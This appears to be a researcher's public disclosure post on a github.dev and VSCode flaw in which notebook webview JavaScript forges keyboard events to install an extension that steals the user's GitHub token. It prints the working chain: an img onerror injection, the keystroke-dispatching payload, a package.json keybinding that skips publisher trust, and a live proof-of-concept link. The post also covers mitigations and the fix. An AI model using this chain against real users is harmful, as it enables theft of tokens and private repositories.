Just by clicking a link, it’s possible for an attacker to steal a GitHub token that can read and write to your repos, including private ones.
Table of Contents
- Background
- VSCode Webview Security Model
- PoC and Protecting Yourself
- What VSCode Did Well
- Why Full Disclosure
- Timeline
Background
Did you know GitHub has this really cool feature called github.dev?
On any repository you have access to, if you can change the url from github.com
to github.dev or you click this little menu item:

You’ll be launched into a little light-weight version of VSCode that runs entirely in your browser (I guess that’s one advantage of having your app written with electron).

This browser instance of VSCode is pretty powerful, you can view all the files in the repo (even if it’s a private one), you can send out pull requests and even make commits.
This functionality is achieved by github.com POSTing over an OAuth token to
github.dev that allows it to interact with GitHub on your behalf. The token is
not scoped to the particular repo you interacted with, meaning it has full
access to every other repo that you have access to.
The presence of this token and the fact that this web-app is running almost the entire brunt of VSCode’s million line Typescript codebase makes it a great target for anyone looking into VSCode bugs. That sort of bug is what we’ll explore here and show how an attacker can use it to exfiltrate your GitHub token.
VSCode Webview Security Model
Being an electron app on the desktop, executing arbitrary Javascript inside of VSCode would be tantamount to full remote code execution. This is why VSCode implements some sandboxing approaches, the one we’ll focus on here is VSCode’s webviews.
Webviews use an <iframe> with a different origin
to the main VSCode window to ensure that any JavaScript executed inside of them

is fully isolated. These webviews are used for features such as Markdown
previews or editing Jupyter notebooks:

The output of the cell is rendered into an <iframe> from the origin
vscode-webview://..., as opposed to the main electron window which has the
origin vscode-file://.... This means that even if the Jupyter notebook uses
the built-in features of displaying HTML
or using Javascript for interactive widgets,
the actual core VScode application is protected from it. One cannot use
Electron’s integration with Node.js APIs inside this iframe or call into
VSCode’s APIs from this frame.
Great, that gives us the ability to render content, but just static content is boring. How do we implement features like having the Markdown preview show you which source line you currently have highlighted or updating the preview live as we edit it?
The same cross-origin policy that gives us security also prevents our main
editor window from interacting with the DOM in the vscode-webview://... frame.
After all, you wouldn’t want someone who used an <iframe src="google.com"> to
be able to interact with the google page to steal your cookies or change that
website’s behavior.
> document.getElementsByTagName('iframe')[0].contentWindow.findElementById('foo')
Uncaught SecurityError: Failed to read a named property 'findElementById' from 'Window':
Blocked a frame with origin "vscode-file://vscode-app" from accessing a cross-origin frame.
The only way to allow this behavior is to have the two web pages in the different origins cooperate with each other using the Window.postMessage() API. This method allows sending JavaScript objects across the different windows. So in that example of showing which rendered Markdown line corresponds to what editor line, the main editor window posts a little message like this:
{
    type: "onDidChangeTextEditorSelection",
    line: 31
}
and then the corresponding code running inside of the webview has a listener for this message that adds the highlight:
window.addEventListener('message', async event => {
    const data = event.data as ToWebviewMessage.Type;
    switch (data.type) {
        ...
        case 'onDidChangeTextEditorSelection':
            marker.onDidChangeTextEditorSelection(data.line, documentVersion);
            return;
Note: VSCode in the browser uses a similar sandboxing model. VSCode developer Matt Bierner has a great blogpost about the challenges of porting it over from Electron worth checking out.
The Bug
So our security boundary for webviews roughly looks like this:

but in terms of UI, our webview sits right here in the window. People expect basic things like clicking links, drag and or pressing Ctrl+F to work inside of them:

Hence, VSCode implements a bunch of basic functionality through the message
passing mechanism to enable these features.
Speaking of keyboard shortcuts, the astute reader who has dealt with <iframe>s
may have already picked up on the issue.
As with most things cross-origin, the browser offers a good amount of isolation
between the two frames.
If you had a page on hackerman.com and you
iframed google.com/login, you would not want the hackerman page to be able to
attach a keyboard listener onto the iframe. That would let them see all your
keystrokes on google.com, allowing them snoop your password.
Okay given that information, try clicking inside a VSCode webview and then pressing Ctrl+Shift+P to bring up the command palette.

Oh yay, that works. Wait. Oh. Oh no. So, to avoid the terrible user
experience of your keyboard shortcuts not working when you happen to be clicked
inside of a webview, the default set of webview message handlers have an event
called did-keydown. When you load a webview, the following code runs inside
the webview to register a handler for it:
contentWindow.addEventListener('keydown', handleInnerKeydown);

/**
 * @param {KeyboardEvent} e
 */
const handleInnerKeydown = (e) => {
    // ...
    hostMessaging.postMessage('did-keydown', {
        key: e.key,
        keyCode: e.keyCode,
        code: e.code,
        shiftKey: e.shiftKey,
        altKey: e.altKey,
        ctrlKey: e.ctrlKey,
        metaKey: e.metaKey,
        repeat: e.repeat
    });
};
How convenient, so webviews just bubble up keydown events so the main VSCode
window can treat them seamlessly as user keyboard events.
But…there’s nothing preventing our script running in the untrusted web view from pretending like it’s the user and pressing a bunch of keys on their behalf.
We could, say, bring up the command palette and start running dangerous commands such as installing an attacker-controlled extension. All we’d need is a bit of javascript that emits the correct events to simulate the keystrokes…
- Ctrl+Shift+P
developer: install extension from location- Enter
<attacker controlled extension>- Enter
In reality it’s not quite that simple. While we can certainly send
the keydown events corresponding to that sequence, the browser will not treat
it as if it’s the user typing it in. So VSCode will pop up the command palette
but unless VScode is intercepting all keydown events to handle each character
being typed manually, our events will not actually type text into the palette.
Unfortunately, in this case here, it is not listening to keydown events, the
command palette widget just uses an HTML <input> tag.
We can scroll up and down in the command palette if we emit up-arrow ↑, down-arrow ↓ presses and can press Enter to select commands but arbitrary keystrokes are off the table.
Luckily, VSCode comes with a massive set of default keyboard shortcuts, all of
which listen directly on keydown that we can try to make use of. After
a bunch of tinkering, the easiest way I found is to make use of the
“Notifications: Accept Notification Primary Action” action.
This default keybind of Ctrl+Shift+A will
hit the primary button on whatever notification popped up last in VSCode.
Which notification are we accepting?

VSCode has this feature where your workspace can recommend extensions
by putting them in a file called .vscode/extensions.json that looks something
like
{
  "recommendations": [
    "HackerMan.my-malicious-extension"
  ]
}
And then we can use Ctrl+Shift+A to accept that notification and install the malicious extension giving us full code execution? Shrimple as?
Again, not quite, VSCode as of 1.97 has this new publisher trust system whereby installing an extension from a new publisher for the first time gives you this dialog, even if we hit the Install button in that notification:

While we can send Tab key presses to navigate the buttons here,
pressing Enter on the Trust Publisher & Install button is impossible
as it listens for keydown events specifically on the button and not the entire
window.
Instead, we can make use of another VSCode feature called local workspace extensions.
As long as you are inside of a trusted workspace (which github.dev/web workspaces
always are),
then it’s possible to install an extension directly present in .vscode/extensions.
Extensions installed in this way skip the trusted publisher check with the
trusted workspace check acting as the trust check. So now we can just put our
evil payload in .vscode/extensions/extension.js and execute our own code, right?
Well almost, doing this causes a Content Security Policy (CSP) error because the
extension worker that loads extensions is expecting them to be from
vscode-cdn.net. Local workspace extensions probably weren’t well tested with
the web version of VSCode.

This is just a small hiccup though, one of the things that extensions can do
as part of their package.json is to contribute extra keybindings to VSCode.
Since we can reliably trigger keybindings, we can just add a keybind for
whatver VSCode command we want. Such as…installing an extension while skipping
the trusted publisher check. So our package.json ends up looking like this
to call into workbench.extensions.installExtension while skipping the
publisher trust check.
"contributes": {
  "keybindings": [
    {
      "key": "ctrl+f1",
      "command": "runCommands",
      "args": {
        "commands": [
          {
            "command": "workbench.extensions.installExtension",
            "args": [
              "AmmarTest.hello-ammar-github",
              {
                "donotSync": true,
                "context": {
                  "skipPublisherTrust": true
                }
              }
            ]
          }
        ]
      }
    }
  ]
}
To put it all together, what we need is a repo with a Jupyter notebook and a local workspace extension. The Jupyter notebook needs to execute a little bit of Javascript which we can do with a markdown cell containing the following:
<img src="data:foobar" onerror="javascript(); goes(); here();">
For our Javascript payload, we need to do the following:
- Wait a little bit for VSCode to pop-up asking us if we want to install the recommended extensions.
- Emit a
keydownevent for Ctrl+Shift+A to accept the notification. - Wait a little bit for the extension to install and active, putting in our custom keybind.
- Emit a
keydownevent for Ctrl+F1 triggering the installation of our chosen extension.
This payload ends up looking like:
// Wait for VSCode to load and pop open the notification.
await sleep(10 * 1000);

// ctrl+shift+a, accept the primary notification asking if we want to install
// the recommended extension
window.dispatchEvent(
  new KeyboardEvent("keydown", {key: "a", code: "KeyA", keyCode: 65,
                                ctrlKey: true, shiftKey: true})
);
// Wait a little for the extension to install...
await sleep(500);

// ctrl+f1, the custom keybind to install the chosen extension.
window.dispatchEvent(
  new KeyboardEvent("keydown", {key: "F1", code: "F1", keyCode: 112, ctrlKey: true})
);
PoC and Protecting Yourself
Now that we’ve seen the details, let’s take a look at the proof-of-concept. For the bravest among you, go ahead and just directly click:
https://github.dev/ammaraskar/github-dev-token-steal-poc/blob/main/README.ipynb
This will launch the github.dev editor directly to the notebook. You’ll see a little status message of what the Javascript payload is doing.

Once the payload runs, the newly installed extension will grab your GitHub API
token and then query https://api.github.com/user/repos to get private repos
you have access to. It then prints them out and your token in a little information box.

The code for both the repos used is here:
- Installed extension: https://github.com/ammaraskar/vscode-github-token-grab-extension/blob/main/src/extension.ts
- Notebook JS: https://github.com/ammaraskar/github-dev-token-steal-poc/blame/main/README.ipynb
If you run the PoC, remember to either clear your github.dev data (see below) or at the very least uninstall the proof-of-concept extension otherwise it will follow you on all github.dev pages.
This vulnerability also exists in the desktop version of VSCode, though it’s a bit harder to exploit since you would need to convince the victim to clone your repo and open the notebook with the webview script payload. Of course, if you had some other XSS in a webview that you can get a victim to open, you get effectively full RCE on their computer.
Protecting Yourself
By a stroke of luck, if you have never used github.dev in the past, there is one dialog to click through when landing on the website. This didn’t used to happen before but some changing of VSCode’s GitHub plugins has caused this.

This means that if you clear your cookies and local site data for github.dev, you can take action and navigate away from the page if someone tries to use this attack on you. I strongly recommend you clear site data for github.dev, in Chrome this can be done by clicking the little icon in the URL bar, clicking Cookies and site data > Manage on-device site data.

and then deleting data for all the domains with the trash can icons:

Unfortunately, if you’ve ever been past that dialog on github.dev and haven’t cleared your browser’s local storage, you’re completely screwed. There are no CSRF tokens or anything for github.dev so any link on the internet can redirect you to this attack.
What VSCode Did Well

VSCode’s approach of not just solely relying on the <iframe> but using defense-in-depth
security measures like a strict Content Security Policy
and using DOMPurify for rendered markdown
pays dividends here. If there was a way to execute arbitrary Javascript inside
the Markdown preview shown on an extension’s page, you can imagine how this
vulnerability could have even more impact (1-click RCE on desktop by linking
someone your extension). However, by using script-src 'none' this is
effectively nipped in the bud.
Why Full Disclosure?
To summarize the last time I interacted with MSRC regarding reporting a VSCode bug, it was a horrible experience where they silently fixed the bug I pointed out without any credit. They also marked it as not having any security impact. As I mentioned in that post, going forward I would be doing full public disclosure for any security bugs I found in VSCode. Taking a look at a recent report by Starlabs on a VSCode XSS bug marked as ineligible and low severity, it doesn’t look like MSRC has gotten any better about VSCode bugs.
I’m sure the VSCode team would have appreciated a longer heads up on this to come up with solutions. There is legitimately a UI/UX balance here that needs to be struck with the security concerns. To those folks, I am sorry, but this is one of the few levers I have to try to influence MSRC and the security posture of VSCode. Finding and fully developing security bugs into proof-of-concepts like this takes time and effort on the part of security researchers that should not be disrespected or taken for granted.
Timeline
- Jun 2, 2026 - An hour before posting I gave a heads up to an old contact at GitHub security that I would be disclosing this bug.
- Jun 2, 2026 - I disclosed the bug here and on the VSCode issue tracker.
- Jun 3, 2026 - Microsoft applies a stopgap fix by adding a confirmation when opening notebooks in web VSCode and not allowing trusted publisher to be skipped by commands.
- Jun 3, 2026 - Microsoft merges a more complete fix
that prevents bubbling of
keydownevents in notebook webviews.